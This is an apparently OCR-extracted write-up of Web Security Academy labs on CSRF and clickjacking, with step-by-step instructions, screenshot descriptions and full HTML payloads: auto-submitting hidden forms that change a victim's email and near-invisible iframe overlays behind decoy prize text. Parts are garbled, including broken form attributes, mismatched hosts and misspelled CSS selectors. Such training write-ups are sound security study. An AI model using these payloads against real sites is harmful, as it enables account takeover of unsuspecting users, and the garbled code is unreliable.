The bottom of the screen shows a Windows taskbar with icons for File Explorer, Task View, Start, and others, along with a system tray showing battery level and time (13:26:53 AM 10-01-2018).

7. Click Store to save your exploit.
8. Click View exploit to test it on yourself. Check if your email address in the lab changed to pwned1@attacker.net.
9. Once confirmed, click Deliver exploit to victim.

This screenshot shows the 'WebSecurity Academy' interface after solving the lab. The top navigation bar now includes a green 'LAB Solved' button.

The main content area displays the following text:

**Congratulations, you solved the lab!**

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning](#)

This is your server. You can use the form below to save an exploit, and send it to the victim. Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

**Craft a response**

URL: <https://exploit-0a9c003804ac255e8288b0401340065.exploit-server.net/exploit>

HTTPS

File: /exploit

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```


Body:

```
<html>
<body>
<form action="https://0a9c003804ac255e8288b0401340065.web-security-academy.net/my-account/change-email">
<input type="hidden" name="email" value="pwned1@attacker.net" />
</form>
<script>
document.forms[0].submit();
</script>
</body>
</html>
```


The bottom of the screen shows a Windows taskbar with icons for File Explorer, Task View, Start, and others, along with a system tray showing battery level and time (13:26:47 AM 10-01-2018).

## Lab: CSRF vulnerability with no defenses

- **Objective:** Exploit a CSRF vulnerability in an application that has no defenses (no tokens, no SameSite cookies, no referer/origin checks), allowing an attacker to perform unauthorized actions on behalf of a logged-in user.
- **Tools Used:** Browser (Chrome)
- **Steps taken:**
  1. Open Burp Suite and ensure your browser is configured to use Burp's proxy.
  2. In the lab, log in to account (username: wiener, password: peter).




3. Submit the "Update email" form,



4. Go to the Exploit Server provided in the lab. In the Body section, create an HTML payload that triggers the POST request.

```
<html>
<body>
<form action="https://0a78008c0351555e800968b500660076.web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="pwned1@evil-user.net" />
</form>
<script> document.forms[0].submit(); </script>
</body>
</html>
```



5. Click Store to save your exploit.
6. Click View exploit to test it on yourself. Check if your email address in the lab changed to pwned1@evil-user.net.
7. Once confirmed, click Deliver exploit to victim.

WebSecurity Academy | CSRF vulnerability with no defenses | LAB Solved

Congratulations, you solved the lab!

This is your server. You can use the form below to save an exploit, and send it to the victim.  
Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

**Craft a response**

URL: <https://exploit-0ac900d036455c380a5672301620095.exploit-server.net/exploit>

HTTPS:

Path: /exploit

Header:


```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
<html>
<body>
<form action="https://0a7b008c0351555e800960b500950075.web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="pwned1@evil-user.net"/>
</form>
<script>
document.forms[0].submit();
</script>
</body>
```

## Lab: CSRF where token validation depends on token being present

- **Objective:** Exploit a CSRF vulnerability where the server validates CSRF tokens only if they are included in the request, but does not enforce their presence. This allows an attacker to omit the token entirely and bypass protection.
- **Tools Used:** Burp Suite, Browser (Chrome), FoxyProxy
- **Steps taken:**
  1. Open Burp Suite and ensure your browser is configured to use Burp's proxy.
  2. In the lab, log in to account (username: wiener, password: peter).



3. Submit the "Update email" form, and find the resulting request in HTTP Proxy history.
4. Send the request to Burp Repeater.

5. Highlight the entire csrf=[value] parameter in the request body and delete it. Ensure you also delete the preceding & symbol.

The screenshot shows the Burp Suite interface with a captured POST request to 'https://0a9e00ce03b062c9825711d6007200e4.web-security-academy.net/my-account/change-email'. The request body is set to ''.

6. Go to the Exploit Server provided in the lab. In the Body section, create an HTML payload that triggers the GET request.

```
<html>
<body>
<form action="on="https://0a9e00ce03b062c9825711d6007200e4.web-
security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="hacker@bypass.net" />
</form>
<script> document.forms[0].submit(); </script>
</body>
</html>
```

The screenshot shows the Exploit Server interface with the URL 'https://exploit-0a9e00ce03b062c9825711d6007200e4.web-security-academy.net/exploit'. The 'Body' field contains the exploit payload: ''.

7. Click Store to save your exploit.
8. Click View exploit to test it on yourself. Check if your email address in the lab changed to hacker@evil-user.net.
9. Once confirmed, click Deliver exploit to victim.

Congratulations, you solved the lab!

This is your server. You can use the form below to save an exploit, and send it to the victim.  
Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

**Craft a response**

URL: <https://exploit-0x2200a0030062f8257108b01c20057.exploit-server.net/exploit>

HTTPS:

File: /exploit

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```


Body:

```
<html>
<body>
<form action="https://0b9e00ce03b062c982571d5007200e4.web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="hacker@bypass.net"/>
</form>
<script>
document.forms[0].submit();
</script>
</body>
```

# Clickjacking

## Lab: Basic clickjacking with CSRF token protection

- **Objective:** Exploit a clickjacking vulnerability to perform a CSRF attack against a user who is logged in, bypassing CSRF token protection by embedding the legitimate form inside a hidden frame and tricking the victim into clicking.
- **Tools Used:** Burp Suite, Browser (Chrome), FoxyProxy
- **Steps taken:**
  1. In the lab, log in to account (username: wiener, password: peter).



2. Go to the Exploit Server provided in the lab. In the Body section, create an HTML page that create button or text that looks exciting.

```
<style>
iframe {
position: relative;
width: 800px;
height: 500px;
opacity: 0.0001;
z-index: 2;
}
.decoy-content {
position: absolute;
top: 495px;
left: 45px;
z-index: 1;
</style>
```

```
<div class="decoy-content">
Click me to win a free prizel
</div>
<iframe src="https://0a2e00c0048d640980a11c0e004700a0.web-security-academy.net/my-account"></iframe>
```

This is your server. You can use the form below to save an exploit, and send it to the victim.  
Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

**Craft a response**

URL: <https://exploit-0a3500a0f042c643080ea1bde01c5008e.exploit-server.net/exploit>

HTTP(S):

File:

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
<style>
iframe {
    position: relative;
    width: 500px;
    height: 500px;
    opacity: 0.0001;
    z-index: 2;
}
decor-content {
    position: absolute;
    top: 450px;
    left: 45px;
}
</style>
```

<div class="decor-content">  
Click me to win a free prize!  
</div>

<iframe src="https://0a2e00c0048d540980a1fc0e004700a0.web-security-academy.net/my-account"></iframe>

**Store** **View exploit** **Deliver exploit to victim** **Access log**

3. Click **Store** to save your exploit.
4. Click **View exploit** to test it on yourself. Check if the text in the lab is aligned properly.
5. Once confirmed, click **Deliver exploit to victim**.

Congratulations, you solved the lab!

This is your server. You can use the form below to save an exploit and send it to the victim.  
Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using BHP's Browser or Chrome.

**Craft a response**

URL: https://exploit-0a3500a042c643080ea1bd01c5008e.exploit-server.net/exploit

HTTPS

File:

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
<style>
  frame {
    position: relative;
    width: 800px;
    height: 500px;
    opacity: 0.0001;
    z-index: 2;
  }
  decoy-content {
    position: absolute;
    top: 0;
    left: 0;
    width: 100%;
    height: 100%;
    background-color: black;
    color: white;
    font-size: 2em;
    text-align: center;
    opacity: 0.9;
  }
</style>
```

## Lab: Clickjacking with form input data prefilled from a URL parameter

- **Objective:** Exploit a clickjacking vulnerability where form input fields are prefilled using values from URL parameters, allowing attackers to trick victims into submitting malicious data.
- **Tools Used:** Browser (Chrome)
- **Steps taken:**

1. In the lab, log in to account (username: wiener, password: peter).

Clickjacking with form input data prefilled from a URL parameter

Your username is: wiener  
Your email is: wiener@normal-user.net


Email


Update email

Home | My account | Logout


2. Go to the Exploit Server provided in the lab. In the Body section, create an HTML payload that triggers the GET request.

```
<style>
iframe {
position: relative;
width: 700px;
height: 500px;
opacity: 0.0001;
z-index: 2;
}
div {
top: 400px;
left: 80px;
z-index: 1;
</style>
<div>Test me</div>
<iframe src='https://0a74001c0343dab380de0d1100e40071.web-security-academy.net/my-account?email=hacker@attacker-website.com'></iframe>
```





3. Click Store to save your exploit.
4. Click View exploit to test it on yourself. Check if text in the lab is aligned properly.
5. Once confirmed, click Deliver exploit to victim.



